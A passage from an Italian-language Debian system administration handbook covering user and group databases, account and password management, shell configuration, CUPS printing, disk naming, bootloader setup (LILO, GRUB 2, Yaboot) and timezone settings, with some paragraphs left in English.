Per questo proposito è sufficiente usare il comando `vipw` per modificare il file `/etc/passwd`, oppure `vigr` per modificare `/etc/group`. Questi comandi bloccano il file in questione prima di eseguire l'editor di testo ((`vi` in via predefinita, a meno che la variabile d'ambiente `EDITOR` non sia stata modificata). L'opzione `-s` in questi comandi consente di modificare il file *shadow* corrispondente.

FONDAMENTALI

crypt, funzione a senso unico

`crypt` è una funzione a senso unico che trasforma una stringa `(A)` in un'altra stringa `(B)` in modo tale che A non possa essere ricavata da B. L'unico modo per identificare A è provare tutti i possibili valori, controllando per ognuno se la trasformazione prodotta dalla funzione produce B oppure no. Utilizza fino a 8 caratteri come input (stringa A) e genera una stringa di 13 caratteri, stampabili ASCII, (stringa B).

8.4.1. Lista utenti: `/etc/passwd`

Questa è la lista dei campi nel file `/etc/passwd`:

- login, per esempio rhertzog;
- password: è una password cifrata con una funzione a senso unico (`crypt`), basandosi su DES, MD5, SHA-256 o SHA-512. Il valore speciale "x" indica che la password cifrata è conservata in `/etc/shadow`;
- uid: numero univoco che identifica ciascun utente;
- gid: numero univoco che identifica il gruppo principale dell'utente (Debian crea in via predefinita un gruppo specifico per ogni utente);
- GECOS: campo dati che normalmente contiene il nome completo dell'utente;
- directory di login, assegnata all'utente per conservare i propri file personali (la variabile d'ambiente `$HOME` punta generalmente qui);
- programma eseguito dopo il login. Questo è generalmente un interprete dei comandi (shell), che dà all'utente carta bianca. Se viene specificato `/bin/false` (il quale non fa nulla e ritorna immediatamente il controllo), l'utente non può eseguire il login.

FONDAMENTALI

Gruppo Unix

Un gruppo Unix è un'entità che include diversi utenti così che possano condividere facilmente file utilizzando il sistema di permessi integrato (avendo esattamente gli stessi privilegi). È anche possibile restringere l'uso di certi programmi ad un gruppo specifico.

8.4.2. Il file delle password nascoste e cifrate: `/etc/shadow`

Il file `/etc/shadow` contiene i seguenti campi:

- login;
- password cifrata;
- diversi campi gestiscono la scadenza della password.

DOCUMENTAZIONE

Formato dei file `/etc/passwd`, `/etc/shadow` e `/etc/group`

Questi formati sono documentati nelle seguenti pagine di manuale: `passwd(5)`, `shadow(5)` e `group(5)`.

SICUREZZA

La sicurezza del file `/etc/shadow`

`/etc/shadow`, diversamente dal suo alter ego `/etc/passwd`, non può essere letto dai normali utenti. Qualsiasi password cifrata contenuta in `/etc/passwd` è leggibile da chiunque: un cracker potrebbe provare a forzare (o rivelare) una password attraverso diversi metodi a «forza bruta» i quali molto semplicemente provano le combinazioni di caratteri usate comunemente. Questo attacco, chiamato «attacco a dizionario», non è più possibile sui sistemi che utilizzano `/etc/shadow`.

8.4.3. Modificare un account o password esistente

I seguenti comandi consentono la modifica delle informazioni conservate in campi specifici dei database utenti: `passwd` permette ad un utente normale di modificare la propria password, cosa che comporta l'aggiornamento del file `/etc/shadow`. `chfn` (CHange Full Name), riservato per il super-utente (root), modifica il campo GECOS. `chsh` (CHange SHell) consente all'utente di cambiare la propria shell di login, tuttavia le scelte disponibili sono limitate a quelle elencate in `/etc/shells`: l'amministratore, d'altra parte, non è soggetto a questa restrizione e può impostare la shell a qualsiasi programma scelga.

Infine il comando `chage` (CHange AGE) consente all'amministratore di cambiare le impostazioni di scadenza della password (l'opzione -l *utente* elenca le impostazioni attuali). È possibile inoltre forzare la scandenza di una password utilizzando il comando `passwd -e utente`, il quale richiede all'utente di cambiare la password al prossimo accesso.

8.4.4. Disabilitare un account

Può rendersi necessario «disabilitare un account» (tagliare fuori un utente) come misura disciplinare, per eseguire delle verifiche o semplicemente in caso di una prolungata o definitiva

assenza dell'utente. Un account disabilitato significa che l'utente non potrà fare login o guadagnare accesso alla macchina. L'account rimane intatto nella macchina e né i file né altri dati sono cancellati: sono semplicemente inaccessibili. Questo si ottiene usando il comando `passwd -l utente` (l, per «lock»: blocco). Per riabilitare l'account si utilizza l'opzione -u (u, per «unlock»: sblocco).

APPROFONDIMENTI

NSS ed i database di sistema

Invece di usare i file tradizionali per gestire le liste di utenti e gruppi, è possibile utilizzare altre tipologie di database, come LDAP o db, utilizzando un modulo NSS (Name Service Switch) appropriato. I moduli utilizzati sono elencati nel file `/etc/nsswitch.conf`, alle voci `passwd`, `shadow` e `group`. Si veda la Sezione 11.7.3.1, «Configurare NSS» [304] per un esempio specifico circa l'utilizzo di un modulo NSS per LDAP.

8.4.5. Lista dei gruppi: `/etc/group`

I gruppi sono elencati nel file `/etc/group`, un semplice database testuale in un formato simile a quello del file `/etc/passwd`, con i seguenti campi:

- nome gruppo;
- password (opzionale): Questa è utilizzata unicamente per aggiungersi ad un gruppo quando non si è un utente abituale (con i comandi `newgrp` o `sg`, si veda il riquadro « Lavorare con diversi gruppi» [169]);
- gid: numero univoco di identificazione di un gruppo;
- lista di membri: lista di nomi degli utenti che sono membri del gruppo, separati da virgole.

FONDAMENTALI

Lavorare con diversi gruppi

Ogni utente può essere membro di molti gruppi: uno di questi sarà il suo «gruppo principale». Il gruppo principale di un utente è creato, in via predefinita, durante la configurazione iniziale dell'utente. In via predefinita ogni file che un utente crea gli appartiene, così come viene assegnato al suo gruppo principale. Questo non è sempre desiderabile: per esempio quando l'utente lavora in una directory condivisa da un gruppo diverso dal suo gruppo principale. In questo caso l'utente deve cambiare il proprio gruppo principale usando uno dei seguenti comandi: `newgrp` che avvia una nuova shell oppure `sg` che semplicemente esegue comandi usando il gruppo alternativo fornito. Questi comandi consentono inoltre all'utente di unirsi ad un gruppo al quale non appartiene. Se il gruppo è protetto da password avranno bisogno di fornire la password appropriata prima che il comando sia eseguito.

In alternativa, l'utente può impostare il bit `setgid` nella directory, così i file creati in questa directory saranno assegnati automaticamente al gruppo corretto. Per maggiori dettagli, si veda il riquadro « directory `setgid` e *sticky bit*» [211].

Il comando `id` visualizza lo stato corrente dell'utente: l'identificativo personale (variabile `uid`), il gruppo principale attuale (variabile `gid`) e la lista dei gruppi ai quali appartiene (variabile `groups`).

The `addgroup` and `delgroup` commands add or delete a group, respectively. The `groupmod` command modifies a group's information (its gid or identifier). The command `gpasswd group` changes the password for the group, while the `gpasswd -r group` command deletes it.

SUGGERIMENTO

getent

Il comando `getent` («get entries»: ottieni le voci) controlla i database di sistema secondo le modalità standard, usando le funzioni di libreria appropriate, che richiamano i moduli NSS configurati nel file `/etc/nsswitch.conf`. Il comando accetta uno o due argomenti: il nome del database da controllare ed una chiave di ricerca opzionale. In questo modo il comando `getent passwd rhertzog` fornirà informazioni dal database utenti riguardanti l'utente `rhertzog`.

8.5. Creare account

Una delle prime azioni che un amministratore deve fare quando configura una nuova macchina è creare gli account utente. Questo è tipicamente realizzato utilizzando il comando `adduser` che accetta come argomento un nome utente per il nuovo utente che deve essere creato.

Il comando `adduser` presenta alcune domande prima di creare l'account ma il suo utilizzo è piuttosto intuitivo. Il suo file di configurazione, `/etc/adduser.conf`, include tutte le impostazioni interessanti: può essere usato per impostare automaticamente una quota per ogni nuovo utente creando un modello di utente o per cambiare la posizione degli account utente. Quest'ultima impostazione è raramente utile ma diventa pratica quando per esempio si ha un grande numero di utenti e si desidera dividere i loro account in dischi differenti. Inoltre è possibile scegliere una diversa shell predefinita.

FONDAMENTALI

Quota

Il termine «quota» si riferisce ad un limite sulle risorse della macchina che un utente è autorizzato ad utilizzare. Frequentemente è riferita allo spazio su disco.

La creazione di un account popola la directory home dell'utente con i contenuti del modello `/etc/skel/`. Quest'ultimo fornisce all'utente un insieme di directory e file di configurazione standard.

In alcuni casi, diventa utile aggiungere un utente ad un gruppo (oltre al suo gruppo "principale" predefinito) per garantirgli permessi addizionali. Per esempio, un utente incluso nel gruppo *audio* può avere accesso ai dispositivi audio (vedi riquadro « Permessi di accesso ai dispositivi» [170]). Per farlo si può utilizzare un comando come `adduser utente gruppo`.

FONDAMENTALI

Permessi di accesso ai dispositivi

Ogni dispositivo di periferica hardware è rappresentato su Unix con un file speciale, generalmente conservato nel file system all'interno di `/dev/` (DEVice). Esistono due tipi di file speciali in base alla natura del dispositivo: in modalità a caratteri e in modalità a blocchi. Ogni modalità consente solo un numero limitato di operazioni. La modalità a caratteri limita l'interazione con le operazioni di lettura/scrittura mentre la modalità a blocchi consente anche la ricerca dei dati disponibili. Infine,

ogni file speciale è associato a due numeri («maggiore» e «minore») che identificano il dispositivo nel kernel in modo univoco. Questo tipo di file, creato dal comando `mknod`, contiene semplicemente un nome simbolico (e più pratico).

I permessi di un file speciale mappano ai permessi necessari per accedere al dispositivo stesso. Così, un file come `/dev/mixer`, che rappresenta il mixer audio, concede i permessi di lettura e scrittura solo all'utente root ed ai membri del gruppo `audio`. Solo questi utenti possono azionare il mixer audio.

Va notato che la combinazione di *udev*, *consolekit* e *policykit* può aggiungere ulteriori permessi per consentire agli utenti fisicamente connessi alla console (non attraverso la rete) di avere accesso a certi dispositivi.

8.6. Ambiente shell

Gli interpreti dei comandi (o shell) possono essere il primo punto di contatto dell'utente con il computer, e devono quindi essere piuttosto amichevoli. Molti usano script di inizializzazione che consentono la configurazione del loro comportamento (completamento automatico, testo del prompt, ecc.).

`bash`, la shell standard, usa lo script di inizializzazione `/etc/bash.bashrc` per shell «interattive» e `/etc/profile` per le shell di «login».

FONDAMENTALI

Shell di login e shell (non) interattive

In termini semplici, una shell di login è invocata quando si esegue il login alla console localmente o da remoto usando `ssh`, oppure eseguendo il comando esplicito `bash --login`. Che si tratti di una shell di login oppure no, una shell può essere interattiva (per esempio in un terminale tipo `xterm`) o non interattiva (quando si esegue uno script).

SCOPERTA

Altre shell, altri script

Each command interpreter has a specific syntax and its own configuration files. Thus, `zsh` uses `/etc/zshrc` and `/etc/zshenv`; `tcsh` uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`. The man pages for these programs document which files they use.

Per quanto riguarda `bash` è utile attivare il «completamento automatico» nel file `/etc/bash.bashrc` (basta decommentare qualche riga).

FONDAMENTALI

Completamento automatico

Molti interpreti dei comandi forniscono funzionalità di completamento che consentono alla shell di completare automaticamente il nome di comandi parzialmente digitati quando l'utente usa il tasto Tab. Così gli utenti possono lavorare in modo più efficiente e sono meno soggetti ad errori.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following `apt` will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

FONDAMENTALI

Il carattere tilde, una scorciatoia per HOME

Il carattere tilde è spesso usato per indicare la directory dove punta la variabile d'ambiente `HOME` (è la directory home dell'utente, come `/home/rhertzog/`). Gli interpreti dei comandi realizzano automaticamente la sostituzione: `~/hello.txt` diviene `/home/rhertzog/hello.txt`.

Il carattere tilde consente inoltre di accedere alla directory home di un altro utente. Così `~rmas/bonjour.txt` è sinonimo di `/home/rmas/bonjour.txt`.

Oltre a questi script comuni, ogni utente può creare i propri `~/.bashrc` e `~/.bash_profile` per configurare la propria shell. La modifica più comune riguarda l'aggiunta di alias: sono parole che vengono automaticamente sostituite con l'esecuzione di un comando per rendere più veloce il lancio di tale comando. Per esempio, si può creare l'alias `la` per il comando `ls -la | less`, così si dovrà digitare semplicemente `la` per ispezionare i contenuti di una directory in dettaglio.

FONDAMENTALI

Variabili d'ambiente

Le variabili d'ambiente consentono la memorizzazione di impostazioni globali per la shell o per vari altri programmi utilizzati. Sono contestuali (ogni processo ha il suo insieme di variabili d'ambiente) ma ereditabili. Quest'ultima caratteristica offre la possibilità per una shell di login di dichiarare variabili che poi saranno passate a tutti i programmi che esegue.

Impostare le variabili d'ambiente predefinite è un elemento importante per la configurazione della shell. A parte le variabili specifiche di ogni shell, è preferibile inserirle nel file `/etc/environment` poiché viene usato da vari programmi per inizializzare le sessioni shell. Variabili tipicamente definite in questo file sono: `ORGANIZATION` che generalmente contiene il nome dell'azienda o dell'organizzazione, `HTTP_PROXY` che indica l'esistenza e la posizione di un proxy HTTP.

SUGGERIMENTO

Tutte le shell configurate allo stesso modo

Gli utenti desiderano spesso configurare le proprie shell interattive e di login allo stesso modo. Per fare ciò scelgono di interpretare (o «riportare») il contenuto di `~/.bashrc` nel file `~/.bash_profile`. È possibile fare lo stesso con file comuni a tutti gli utenti (richiamando `/etc/bash.bashrc` da `/etc/profile`).

8.7. Configurazione della stampante

La configurazione della stampante ha generato molti mal di testa sia agli amministratori che agli utenti. Questi mal di testa sono per la maggior parte un ricordo del passato, grazie a *cups*, il server di stampa libero che utilizza il protocollo IPP (Internet Printing Protocol).

This program is divided over several Debian packages: *cups* is the central print server; *cups-bsd* is a compatibility layer allowing use of commands from the traditional BSD printing system (`lpd` daemon, `lpr` and `lpq` commands, etc.); *cups-client* contains a group of programs to interact with the server (block or unblock a printer, view or delete print jobs in progress, etc.); and finally, *printer-driver-gutenprint* contains a collection of additional printer drivers for `cups`.

COMUNITÀ

CUPS

CUPS (Common Unix Printing System) è un progetto (ed un marchio registrato) gestito dalla Apple, Inc.

➨ `http://www.cups.org/`

Dopo l'installazione di questi diversi pacchetti, `cups` può essere amministrato facilmente attraverso un'interfaccia web raggiungibile all'indirizzo locale: http://localhost:631/. Si possono aggiungere stampanti (incluse quelle di rete), rimuoverle, ed amministrarle. È anche possibile amministrare `cups` con l'interfaccia grafica fornita dall'ambiente desktop. Infine, c'è anche l'interfaccia grafica `system-config-printer` (dall'omonimo pacchetto Debian).

NOTA

Il file obsoleto `/etc/printcap`

cups no longer uses the `/etc/printcap` file, which is now obsolete. Programs that rely upon this file to get a list of available printers will, thus, fail. To avoid this problem, delete this file and make it a symbolic link (see sidebar « Collegamenti simbolici» [179]) to `/run/cups/printcap`, which is maintained by *cups* to ensure compatibility.

8.8. Configurare il bootloader

È probabilmente già funzionante ma è sempre meglio sapere come configurare ed installare il bootloader nel caso scompaia dal Master Boot Record. Questo può avvenire dopo l'installazione di un altro sistema operativo, per esempio Windows. Le seguenti informazioni possono anche aiutare a modificare la configurazione del bootloader se necessario.

FONDAMENTALI

Master boot record

Il Master Boot Record (MBR) occupa i primi 512 byte del primo disco rigido e rappresenta la prima cosa caricata dal BIOS per passare il controllo ad un programma in grado di lanciare il sistema operativo desiderato. Generalmente, il bootloader viene installato nell'MBR, rimuovendo il suo contenuto precedente.

8.8.1. Identificare i dischi

CULTURA

***udev* e `/dev/`**

La directory `/dev/` ospita tradizionalmente i file cosiddetti "speciali", usati per rappresentare le periferiche del sistema (si veda il riquadro « Permessi di accesso ai dispositivi» [170]). Fino a poco tempo fa, era usato per contenere tutti i file speciali che potevano essere utilizzati. Questo approccio ha avuto una serie di dinconvenienti tra cui il fatto che restringeva il numero di dispositivi che si potevano utilizzare (a causa della lista dei nomi fissa), e che era impossibile sapere quali file speciali erano effettivamente utili.

Al giorno d'oggi, la gestione dei file speciali è completamente dinamica e corrisponde meglio alla natura hot-swap (collegati a caldo) dei dispositivi informatici. Il kernel collabora con *udev* per creare e cancellare i file come necessario quando i dispositivi corrispondenti vengono collegati e scollegati. Per questo motivo, `/dev/`

non ha bisogno di essere persistente ed è quindi un filesystem RAM-based che inizialmente è vuoto e contiene solo le voci adeguate.

Il kernel comunica molte informazioni su qualsiasi dispositivo appena aggiunto ed assegna una coppia di numeri maggiore/minore per identificarlo. Con questo udevd è in grado di creare il file speciali con il nome e le autorizzazioni che vuole. Si può anche creare un alias ed eseguire ulteriori azioni (come l'inizializzazione o la registrazione di attività). Il comportamento di udevd è guidato da un grande insieme di regole (personalizzabili).

Con nomi assegnati dinamicamente, è possibile quindi mantenere lo stesso nome per un dato dispositivo, indipendentemente dal connettore utilizzato o dall'ordine di connessione, che è particolarmente utile quando si utilizzano varie periferiche USB. La prima partizione del primo disco rigido può quindi essere chiamato `/dev/sda1` per retro compatibilità, o `/dev/root-partition` se si preferisce, o addirittura entrambi al stesso tempo dato che udevd può essere configurato per creare automaticamente un link simbolico.

In tempi remoti, alcuni moduli del kernel si caricavano quando si tentava di accedere al file del dispositivo corrispondente. Ora non è più così, ed il file specifico della periferica non esiste prima di caricare il modulo; questo è un grosso problema, dal momento che la maggior parte dei moduli vengono caricati all'avvio grazie al riconoscimento automatico dell'hardware. Ma per le periferiche non rilevabili (come dischi molto vecchi o mouse PS/2), questo non funziona. Bisogna considerare l'aggiunti dei moduli, `floppy`, `psmouse` e `mousedev` a `/etc/modules` per forzare il loro caricamento all'avvio.

La configurazione del bootloader deve identificare i diversi dischi rigidi e le rispettive partizioni. Linux usa speciali file "a blocchi" conservati nella directory `/dev/`, per questo scopo. Sin da Debian *Squeeze*, lo schema dei nomi degli dischi è stato unificato con il kernel Linux, e tutti i dischi rigidi (IDE/PATA, SATA, SCSI, USB, IEEE 1394) sono ora rappresentati da `/dev/sd*`.

Ogni partizione è rappresentata dal suo numero sul disco che la ospita: per esempio `/dev/sda1` è la prima partizione nel primo disco e `/dev/sdb3` è la terza partizione nel secondo disco.

L'architettura PC (o "i386", compreso il cugino più giovane "amd64") è stata a lungo limitata dall'uso della tabella delle partizioni "MS-DOS", che permetteva solo quattro partizioni "primarie" per disco. Per superare la limitazione di questo schema, una di esse deve essere creata come partizione "estesa", e può così contenere partizione "secondarie" aggiuntive. Queste partizioni secondarie sono numerate a partire da 5. Così la prima partizione secondaria potrebbe essere `/dev/sda5`, seguita da `/dev/sda6`, etc.

Un'altra limitazione del formato della tabella di partizione MS-DOS è che permette solo dischi fino a 2Tb di dimensione, che sta diventando un vero problema con i dischi più recenti.

Un nuovo formato della tabella di partizione denominato GPT allenta questi vincoli sul numero di partizioni (permette fino a 128 partizioni utilizzando le impostazioni standard) e sulle dimensioni dei dischi (fino a 8 ZiB, che sono più di 8 miliardi terabyte). Se avete intenzione di creare molte partizioni fisiche sullo stesso disco, è pertanto necessario assicurarsi di creare una tabella delle partizioni in formato GPT quando si partiziona il disco.

Non è sempre semplice ricordare quale disco è connesso a quale controller SATA o alla terza

posizione nella catena SCSI, specialmente dato che la denominazione dei dischi rigidi collegati a caldo (che include tra gli altri la maggior parte dei dischi SATA e i dischi esterni) può cambiare tra un avvio e l'altro. Fortunatamente `udev` crea in aggiunta a `/dev/sd*` dei collegamenti simbolici con un nome fisso che è possibile usare se si desidera identificare un disco rigido in modo non ambiguo. Questi collegamenti simbolici sono conservati in `/dev/disk/by-id`. In una macchina con due dischi fisici, per esempio, si potrebbe trovare questo:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
    ➥ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ➥ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ➥ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 ->
    ➥ ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 ->
    ➥ ../../sda2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 ->
    ➥ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ➥ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ➥ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 ->
    ➥ ../../sdc
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 ->
    ➥  ../../sdc1
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 ->
    ➥  ../../sdc2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#
```

Si noti che alcuni dischi sono elencati più volte (poiché agiscono simultaneamente come dischi ATA e dischi SCSI), ma l'informazione rilevante principale è il modello ed il numero seriale dei dischi grazie ai quali si può individuare il file periferica.

I file di configurazione d'esempio che si trovano nelle sezioni seguenti sono basati sulla stessa configurazione: un singolo disco SATA, dove la prima partizione è una vecchia installazione Windows e la seconda contiene Debian GNU/Linux.

8.8.2. Configurare LILO

LILO (LInux LOader) è il bootloader più vecchio: solido ma grezzo. Scrive l'indirizzo fisico del kernel da lanciare nell'MBR, per questo ogni aggiornamento di LILO (o dei suoi file di configurazione) dev'essere seguito dal comando `lilo`. Dimenticarsi di farlo impedisce al sistema di avviarsi se il vecchio kernel è stato rimosso o sostituito dato che quello nuovo non sarà nella stessa posizione sul disco.

Il file di configurazione di LILO è `/etc/lilo.conf`: un file semplice per configurazioni standard è presentato nell'esempio che segue.

Esempio 8.4 *File di configurazione di LILO*

```
# Il disco dove LILO dev'essere installato.
# Indicando il disco e non la partizione.
# ordiniamo a LILO di installarsi nell'MBR.
boot=/dev/sda
# la partizione che contiene Debian
root=/dev/sda2
# l'oggetto da caricare in via predefinita
default=Linux

# la più recente immagine kernel
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only

# Vecchio kernel (in caso il nuovo kernel non parta)
image=/vmlinuz.old
  label=LinuxOLD
  initrd=/initrd.img.old
  read-only
  optional

# solo per il doppio avvio Linux/Windows
other=/dev/sda1
  label=Windows
```

8.8.3. Configurazione di GRUB 2

GRUB (GRand Unified Bootloader) è più recente. Non è necessario lanciarlo dopo ogni aggiornamento del kernel: *GRUB* sa come leggere i filesystem e trovare la posizione del kernel nel disco autonomamente. Per installarlo nell'MBR del primo disco è sufficiente digitare `grub-install /dev/sda`.

NOTA

Nomi dei dischi per GRUB

GRUB può identificare i dischi rigidi solo in base alle informazioni fornite dal BIOS. `(hd0)` corrisponde al primo disco così individuato, `(hd1)` al secondo, ecc. In molti casi questo ordine corrisponde esattamente al normale ordine dei dischi su Linux, ma dei problemi possono verificarsi se si associano dischi IDE e SCSI. GRUB conserva le corrispondenze che trova nel file `/boot/grub/device.map`. Se qui si individuano errori (perché è noto che il proprio BIOS individua i dischi in un ordine differente) è possibile correggerli manualmente ed eseguire `grub-install` nuovamente. `grub-mkdevicemap` può aiutare la creazione di un file `device.map` da cui iniziare.

Le partizioni hanno inoltre un nome specifico in GRUB. Quando si usano partizioni «classiche» nel formato MS-DOS, la prima partizione nel primo disco è etichettata `(hd0,msdos1)`, la seconda `(hd0,msdos2)`, ecc.

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time `update-grub` is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/40_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the installed Linux kernels; `20_linux_xen` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, OS X, Hurd).

8.8.4. Per i computer Macintosh (PowerPC): configurare Yaboot

Yaboot è il bootloader usato dai vecchi computer Macintosh che usano processori PowerPC. Questi non si avviano come i PC, ma si affidano ad una partizione di «bootstrap» da cui il BIOS (o OpenFirmware) esegue il bootloader e dove il programma `ybin` installa `yaboot` e il suo file di configurazione. Sarà necessario eseguire questo comando ogni qual volta `/etc/yaboot.conf` viene modificato (viene duplicato sulla partizione di bootstrap e `yaboot` sa come trovare la posizione dei kernel sui dischi).

Prima di eseguire `ybin` si deve avere un file `/etc/yaboot.conf` valido. Quello che segue è un esempio di configurazione minimale.

Esempio 8.5 *File di configurazione di Yaboot*

```
# partizione di bootstrap
boot=/dev/sda2
# il disco
device=hd:
# la partizione Linux
partition=3
root=/dev/sda3
# avvia dopo 3 secondi di inattività
# (timeout in 30 decimi di secondo)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# ultimo kernel installato
image=/vmlinux
        label=linux
        initrd=/initrd.img
        read-only

# vecchio kernel
image=/vmlinux.old
        label=old
        initrd=/initrd.img.old
        read-only

# solo per doppio avvio Linux/Mac OSX
macosx=/dev/sda5

# bsd=/dev/sdaX and macos=/dev/sdaX
# è inoltre possibile
```

8.9. Altre configurazioni: Sincronizzazione Ora, Log, Condivisione dell'accesso...

È bene conoscere i molti elementi elencati in questa sezione per chiunque voglia padroneggiare tutti gli aspetti di configurazione di un sistema GNU/Linux. Tuttavia sono trattati brevemente e i riferimenti alla documentazione sono frequenti.

8.9.1. Fuso orario

FONDAMENTALI

Collegamenti simbolici

Un collegamento simbolico è un puntatore ad un altro file. Quando vi si accede viene aperto il file al quale punta. Rimuovere il collegamento non causa la rimozione del file a cui punta. Allo stesso modo non dispone di un proprio insieme di permessi mentre mantiene i permessi del file a cui punta. Infine può puntare a qualsiasi tipo di file: directory, file speciali (socket, pipe con nome, file di device, ecc.), anche ad altri collegamenti simbolici.

Il comando `ln -s destinazione nome-collegamento` crea un collegamento simbolico chiamato *nome-collegamento* che punta a *destinazione*.

Se il file a cui punta non esiste, allora il collegamento è «interrotto» e tentare di accedervi causerà un errore che indica l'assenza del file di destinazione. Se il collegamento punta ad un altro collegamento si avrà una «catena» di collegamenti che diviene un «ciclo» se una delle destinazioni punta ad uno dei predecessori. In questo caso, accedere ad uno dei collegamenti nel ciclo, causerà un errore specifico («too many levels of symbolic links» ovvero troppi livelli di collegamenti simbolici): questo significa che il kernel ha rinunciato dopo alcuni giri nel ciclo.

Il fuso orario, configurato durante l'installazione iniziale, è un elemento di configurazione per il pacchetto *tzdata*. Per modificarlo, usare il comando `dpkg-reconfigure tzdata`, che consente di scegliere il fuso orario da utilizzare in maniera interattiva. La rispettiva configurazione è conservata nel file `/etc/timezone`. Inoltre, il file corrispondente nella directory `/usr/share/zoneinfo` viene copiato in `/etc/localtime`: questo file contiene le regole per determinare i giorni in cui l'ora legale è attiva, per i paesi che la utilizzano.

Quando si necessita di cambiare temporaneamente il fuso orario si può utilizzare la variabile d'ambiente `TZ` che ha priorità rispetto alla configurazione predefinita di sistema:

```
$ date
Thu Feb 19 11:25:18 CET 2015
$ TZ="Pacific/Honolulu" date
Thu Feb 19 00:25:21 HST 2015
```

NOTA

Orologio di sistema, orologio hardware

Vi sono due sorgenti per il tempo nel computer. La scheda madre del computer ha un orologio hardware, chiamato "orologio CMOS". Questo orologio non è molto preciso e fornisce tempi d'accesso lenti. Il kernel del sistema operativo ne ha uno proprio, l'orologio software, che mantiene aggiornato con i propri mezzi (eventualmente con l'aiuto dei time server, si veda la Sezione 8.9.2, «Sincronizzazione del tempo» [180]). Questo orologio di sistema è generalmente più accurato, specialmente perché non deve accedere alle variabili hardware. Tuttavia, poiché esiste unicamente in memoria, viene azzerato ogni volta che la macchina viene avviata, contrariamente all'orologio CMOS, che è dotato di una batteria che gli consente di "«sopravvivere" ai riavvi o agli arresti della macchina. Così l'orologio di sistema viene impostato dall'orologio CMOS durante l'avvio mentre l'orologio CMOS viene aggiornato allo spegnimento (per prendere in considerazione possibili modifiche o correzioni se era regolato impropriamente).

In pratica c'è un problema perché l'orologio CMOS non è nulla più di un contatore che non contiene informazioni circa il fuso orario. Vi è una scelta da fare riguardo questa interpretazione: o il sistema considera che si configurato nell'orario universale (UTC, precedemente GMT), oppure in orario locale. Questa scelta può sembrare semplice ma le cose sono in verità più complicate: come risultato dell'ora legale questo sfasamento non è costante. Il risultato è che il sistema non ha modo di determinare se lo sfasamento è corretto, specialmente nei periodi del cambio. Poiché è sempre possibile ricostruire l'orario locale dal tempo universale e le informazioni sul fuso orario, raccomandiamo fortemente di utilizzare l'orologio CMOS con l'orario universale.

Sfortunatamente, i sistemi Windows per impostazione predefinita ignorano questa raccomandazione; mantengono l'orologio CMOS all'ora locale, applicando le modifiche quando avviano il computer tentando di indovinare durante i cambiamenti d'orario se la modifica è già stata applicata oppure no. Questo funziona relativamente bene, finché il sistema usa unicamente Windows. Ma quando un computer utilizza diversi sistemi (per esempio in una configurazione "dual-boot" o quando esegue altri sistemi in macchine virtuali), si genera confusione, senza modo alcuno di determinare se l'ora è corretta. Se si deve assolutamente mantenere Windows in un computer, si dovrebbe configurarlo per mantenere l'orologio CMOS in UTC (impostando la chiave di registro `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal` a "1" come DWORD), o usare `hwclock --localtime --set` sul sistema Debian per impostare l'orologio hardware e tenere traccia dell'ora locale (ed assicurarsi di controllare manualmente il proprio orologio in primavera ed autunno).

8.9.2. Sincronizzazione del tempo

